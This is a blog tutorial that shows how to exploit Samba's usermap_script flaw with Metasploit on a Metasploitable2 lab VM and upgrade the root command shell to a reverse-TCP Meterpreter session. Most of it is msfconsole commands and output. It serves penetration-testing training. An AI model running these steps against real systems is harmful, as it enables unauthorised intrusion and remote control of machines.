



CEHv9 - Practice
Exam Questions



400+ Self-Practice Review
Questions with Answers

CLICK HERE

www.yeahhub.com



[Home](#)

[Tutorials](#) ▾

[CTF Challenges](#)

[Q&A](#) ▾

[Sitemap](#)

[Contact Us](#)





TUTORIALS

[Metasploit] Upgrading Normal Command Shell To Meterpreter Shell

📅 August 19, 2019 👤 H4ck0 💬 Comment(0)

The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.

RECENT ARTICLES

- » [Must Buy Python Books Collection – 2019 Update](#)
- » [Firefox Lockwise: Secured Password Manager for iOS and Android](#)
- » [Top 10 Dangerous Viruses of all times](#)
- » [Top 50 Hacking and Penetration Testing Tools \[Compiled List 2019\]](#)
- » [\[Penetration Testing\] Top 70 Most Interview Questions](#)
- » [\[Metasploit\] Upgrading Normal Command Shell to Meterpreter Shell](#)
- » [Top 25 Reddits – SubReddits Communities \[Information Security\]](#)
- » [List of 100+ Cyber Security RSS Feeds](#)

One of the best feature of [Metasploit Framework](#) is that you can easily upgrade your normal command shell payload into Meterpreter payload once the system has been exploited.

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter is deployed using in-memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk.

To demonstrate the same, we are using Metasploitable2 VM machine as a target and Kali Linux machine as an attacker machine.

In metasploitable2, we'll be using a samba exploit against our victim in order to gain a UNIX command shell access. The main advantage of Samba is that makes the file sharing between different systems an easy process for system administrators. So many companies are implementing this service in order to allow their users to transfer files.


Start the metasploit framework by typing "**msfconsole**" in your terminal.

» [Top 25 Keyword Research Tools \[Search Engine Optimization\]](#)

» [Limit the Internet Speed of LAN Users \[Evil Limiter\]](#)



```
root@kali: ~  
File Edit View Search Terminal Help  
##### ;"  
;@ ;@ ;  
" @@@@'..'@ @@@@'..'@ @@@@ "  
- @@@@ @@@@ @@@@ @@@@ @;  
 @@@@ @@@@ @@@@ @@@@ @;  
" --' @@@ -.@ @ ' -' "  
"@' ;@ @ \ ;'  
| @@@ @@@ @  
' @@@ @ @  
' @@@ @ @  
' ,@ @ ;  
( 3 C ) /|___ / Metasploit! \  
;@' . _* _ , " \ | --- \ _____ /  
' ( , , , , , " /  
  
=[ metasploit v5.0.2-dev ]  
+ -- ==[ 1852 exploits - 1046 auxiliary - 325 post ]  
+ -- ==[ 541 payloads - 44 encoders - 10 nops ]  
+ -- ==[ 2 evasion ]  
+ -- ==[ ** This is Metasploit 5 development branch ** ]  
  
msf5 >
```



Let's start by finding the exploit as shown below:

Command: search samba

```
root@kali: ~  
File Edit View Search Terminal Help  
msf5 > search samba  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Check	Description
auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
auxiliary/dos/samba/lsa_addprivs_heap		normal	No	Samba lsa_io_privilege set Heap Overflow
auxiliary/dos/samba/lsa_transnames_heap		normal	No	Samba lsa_io_trans_names Heap Overflow
auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
auxiliary/scanner/rsync/modules_list		normal	Yes	List Rsync Modules
auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba_net ServerPasswordSet Uninitialized Credential State
exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary Module Load
exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Yes	Samba lsa_io_trans_names Heap Overflow
exploit/linux/samba/setinfopolicy_heap	2012-04-10	normal	Yes	Samba SetInformationPolicy AuditEventsInfo Heap Overflow
exploit/linux/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Linux x86)
exploit/multi/samba/nttrans	2003-04-07	average	No	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution
exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
exploit/osx/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Mac OS X PPC)
exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	No	Samba lsa_io_trans_names Heap Overflow
exploit/solaris/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (Solaris SPARC)
exploit/unix/http/quest_kace_systems_management_rce	2018-05-31	excellent	Yes	Quest KACE Systems Management Command Injection
exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution
exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes	Citrix Access Gateway Command Execution
exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No	MS14-060 Microsoft Windows OLE Package Manager Code Execution
exploit/windows/http/sambar6_search_results	2003-06-21	normal	Yes	Sambar 6 Search Results Buffer Overflow
exploit/windows/license/calliclnt_getconfig	2005-03-02	average	No	Computer Associates License Client GETCONFIG Overflow
exploit/windows/smb/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
post/linux/gather/enum_configs		normal	No	Linux Gather Configurations

```
msf5 >
```

As you can see that, we got a lot of results and the exploit which we'll be using against metasploitable is **usermap_script** exploit.

*This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "**username map script**" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!*

To use this exploit, type the following command:

Command: use exploit/multi/samba/usermap_script

```

exploit/linux/samba/secinfo_policy_heap 2012-04-10 normal Yes Samba secinfo_policy_heap heap overflow
exploit/linux/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Linux x86)
exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
exploit/osx/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Mac OS X PPC)
exploit/solaris/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
exploit/solaris/samba/trans2open 2003-04-07 great No Samba trans2open Overflow (Solaris SPARC)
exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection
exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
exploit/windows/http/sambar6_search_results 2003-06-21 normal Yes Sambar 6 Search Results Buffer Overflow
exploit/windows/license/calliclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
post/linux/gather/enum_configs normal No Linux Gather Configurations

msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) >

```

Type "**show options**" to view more options about the exploit.

```

msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     RHOSTS          yes       The target address range or CIDR identifier
  RPORT      139              yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf5 exploit(multi/samba/usermap_script) >

```

Now as you see that, we need to set the RHOST which is the target address (IP address of Metasploitable2 VM Machine).

To set RHOST, type "**set RHOSTS <IP>**"

Furthermore, to view all payloads list, you can type "**show payloads**" command which lists out all the available related payloads.

```
root@kali: ~  
File Edit View Search Terminal Help  
msf5 exploit(multi/samba/usermap_script) > show payloads  
  
Compatible Payloads  
=====
```

Name	Disclosure Date	Rank	Check	Description
cmd/unix/bind_awk		normal	No	Unix Command Shell, Bind TCP (via AWK)
cmd/unix/bind_busybox_telnetd		normal	No	Unix Command Shell, Bind TCP (via BusyBox telnetd)
cmd/unix/bind_inetd		normal	No	Unix Command Shell, Bind TCP (inetd)
cmd/unix/bind_lua		normal	No	Unix Command Shell, Bind TCP (via Lua)
cmd/unix/bind_netcat		normal	No	Unix Command Shell, Bind TCP (via netcat)
cmd/unix/bind_netcat_gaping		normal	No	Unix Command Shell, Bind TCP (via netcat -e)
cmd/unix/bind_netcat_gaping_ipv6		normal	No	Unix Command Shell, Bind TCP (via netcat -e) IPv6
cmd/unix/bind_perl		normal	No	Unix Command Shell, Bind TCP (via Perl)
cmd/unix/bind_perl_ipv6		normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_r		normal	No	Unix Command Shell, Bind TCP (via R)
cmd/unix/bind_ruby		normal	No	Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6		normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/bind_socat_udp		normal	No	Unix Command Shell, Bind UDP (via socat)
cmd/unix/bind_zsh		normal	No	Unix Command Shell, Bind TCP (via Zsh)
cmd/unix/generic		normal	No	Unix Command, Generic Command Execution
cmd/unix/reverse		normal	No	Unix Command Shell, Double Reverse TCP (telnet)
cmd/unix/reverse_awk		normal	No	Unix Command Shell, Reverse TCP (via AWK)
cmd/unix/reverse_bash_telnet_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
cmd/unix/reverse_ksh		normal	No	Unix Command Shell, Reverse TCP (via Ksh)
cmd/unix/reverse_lua		normal	No	Unix Command Shell, Reverse TCP (via Lua)
cmd/unix/reverse_ncat_ssl		normal	No	Unix Command Shell, Reverse TCP (via ncat)
cmd/unix/reverse_netcat		normal	No	Unix Command Shell, Reverse TCP (via netcat)
cmd/unix/reverse_netcat_gaping		normal	No	Unix Command Shell, Reverse TCP (via netcat -e)
cmd/unix/reverse_openssl		normal	No	Unix Command Shell, Double Reverse TCP SSL (openssl)
cmd/unix/reverse_perl		normal	No	Unix Command Shell, Reverse TCP (via Perl)
cmd/unix/reverse_perl_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via perl)

Here, in this scenario, we'll use the following payload:

Command: set payload cmd/unix/bind_perl

Note: Meterpreter Reverse TCP payload will not work due to non-compatibility.

```
msf5 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.18.131  yes       The target address range or CIDR identifier
  RPORT     139              yes       The target port (TCP)

Payload options (cmd/unix/bind_perl):

  Name      Current Setting  Required  Description
  ----      -
  LPORT     4444             yes       The listen port
  RHOST     192.168.18.131  no        The target address

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf5 exploit(multi/samba/usermap_script) > 
```

We see here that our all options have been set up for us, so let's try to exploit by typing "**run**" command and launch the attack.

```
msf5 exploit(multi/samba/usermap_script) > run

[*] Started bind TCP handler against 192.168.18.131:4444
[*] Command shell session 1 opened (192.168.18.128:43973 -> 192.168.18.131:4444) at 2019-08-14 14:09:13 +0530

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

As you can see that, one command shell session has been opened but we can't run all the commands against the target due to limited shell access.

Let's move on to second step to upgrade the normal command shell into meterpreter shell.

Now press **CTRL + Z** to move your current shell access to background as shown below:

```
^Z
Background session 1? [y/N] y
msf5 exploit(multi/samba/usermap_script) > 
```

Let's try to find out the upgraded module by typing the following command:

Command: search shell_to_meterpreter

```
msf5 exploit(multi/samba/usermap_script) > search shell_to_meterpreter

Matching Modules
=====

   Name                                   Disclosure Date   Rank    Check  Description
   ----                                   -
   post/multi/manage/shell_to_meterpreter  normal          No     Shell to Meterpreter Upgrade

msf5 exploit(multi/samba/usermap_script) > 
```

Metasploit has a wide array of post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.

To use the above module, type **use** command followed by **show options** as shown below

Command: use post/multi/manage/shell_to_meterpreter

Note: A module is a piece of software that the Metasploit Framework uses to perform a task, such as exploiting or scanning a target.

```
msf5 exploit(multi/samba/usermap_script) > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

  Name      Current Setting  Required  Description
  ----      -
HANDLER     true             yes       Start an exploit/multi/handler to receive the connection
LHOST       192.168.18.128   no        IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT       4433             yes       Port for payload to connect to.
SESSION     1                yes       The session to run this module on.

msf5 post(multi/manage/shell_to_meterpreter) >
```

In above screenshot, you can see that, we need to set two options i.e. LHOST and SESSION ID.

To view all sessions, type “**sessions -l**” command which lists out all current sessions with respective ID number.

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
=====

  Id  Name  Type           Information  Connection
  --  ---  -
  1    shell cmd/unix  192.168.18.128:43973 -> 192.168.18.131:4444 (192.168.18.131)

msf5 post(multi/manage/shell_to_meterpreter) >
```

Now to set session, type “**set SESSION 1**” and then run the module as shown below:

```

msf5 post(multi/manage/shell_to_meterpreter) > set LPORT 8080
LPORT => 8080
msf5 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf5 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.18.128:8080
[*] Sending stage (914728 bytes) to 192.168.18.131
[*] Meterpreter session 2 opened (192.168.18.128:8080 -> 192.168.18.131:54568) at 2019-08-14 14:11:58 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) >

```

Alright, now when we execute this module, it will use the session we already have to spawn a new meterpreter session, this will give us the control we want! So let's execute this module and get our meterpreter!

Type again "**sessions -l**" to view all sessions.

```

msf5 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
=====

  Id  Name  Type           Information                                     Connection
  --  ---  ---
  1    shell cmd/unix
  2    meterpreter x86/linux uid=0, gid=0, euid=0, egid=0 @ metasploitable.localdomain 192.168.18.128:8080 -> 192.168.18.131:54568 (192.168.18.131)
msf5 post(multi/manage/shell_to_meterpreter) >

```

To interact with meterpreter shell, type **sessions -i** followed by our meterpreter session number which is 2 in our case.

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```

We were able to compromise the target without landing a fully-fledged meterpreter, and then upgrade the normal command shell that we managed to land instead. This gave us the meterpreter and in turn, the control we wanted!



Have something to say about this article? Comment below or share it with us on [Facebook](#) or [Twitter](#).

🔖 Tagged advanced hacking tutorials, Command Shell, hacking tutorials, Hacking with Metasploit, kali linux, kali linux tutorials, Mastering Metasploit, Metasploit advance, Metasploit Framework, Metasploit Hack Samba, metasploit hacking, Metasploit Samba Exploitation, metasploit tutorials, Metasploitable2 shell, Meterpreter Framework, Meterpreter payload upgrade, Meterpreter Reverse TCP upgrade shell, meterpreter shell, Samba Service Exploitation, Security, Upgrade Command Shell, Upgrade command shell payload, Upgrade Meterpreter Shell



H4ck0

Step by step hacking tutorials about wireless cracking, kali linux, metasploit, ethical hacking, seo tips and tricks, malware analysis and scanning.

<https://www.yeahhub.com/>

WHERE SHOULD WE SEND ?

HACKING TUTORIALS & INFOSEC NEWS?

Subscribe to Our Newsletter and Get Instant Delivered to Your Email Inbox.

Enter your first name

Enter your email here

Subscribe Now

We respect your privacy and take protecting it seriously.

RELATED ARTICLES



TUTORIALS

Advanced Error Based SQL Injection Exploitation – Manually

📅 September 13, 2017 👤 *H4ck0*


◀ Top 25 Reddits – Su...



TUTORIALS

Exploit Windows with Malicious MS-OFFICE File [Metasploit Framework]

📅 July 4, 2018 👤 *H4ck0*



TUTORIALS

Evil Twin Attack with DNSMASQ – Wireless WPA2-PSK Cracking

📅 September 5, 2018 👤 *H4ck0*

[Penetration Testing] T...

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment

DISCLAIMER

Yeahhub.com does not represent or endorse the accuracy or reliability of any information's, content or advertisements contained on, distributed through, or linked, downloaded or accessed from any of the services contained on this website, nor the quality of any products, information's or any other material displayed, purchased, or obtained by you as a

RECENT COMMENTS

💬 N1H4R on [Hack Android using Metasploit over LAN/WAN](#)

💬 Eyoel on [How to Download Wistia Videos without any Tool](#)

LATEST ARTICLES

» [Must Buy Python Books Collection – 2019 Update](#)
September 19, 2019

» [Firefox Lockwise: Secured Password Manager for iOS and Android](#)
September 9, 2019

» [Top 10 Dangerous Viruses of all times](#)
September 5, 2019

result of an advertisement or any other information's or offer in or in connection with the services herein.

💬 Priya Sharma on [List of Free SEO Analysis Websites – \[2019 Compilation\]](#)

💬 harish on [How to Download Wistia Videos without any Tool](#)

» [Top 50 Hacking and Penetration Testing Tools \[Compiled List 2019\]](#)
September 1, 2019

» [\[Penetration Testing\] Top 70 Most Interview Questions](#)
August 25, 2019

Copyright © 2019 | Developed & Maintained by [Mohali VA/PT Team](#)

[Write for us](#) | [Advertise](#) | [Privacy Policy](#) | [Terms of use](#) | [Cookie Policy](#) | [Disclaimer](#) | [Report a bug](#)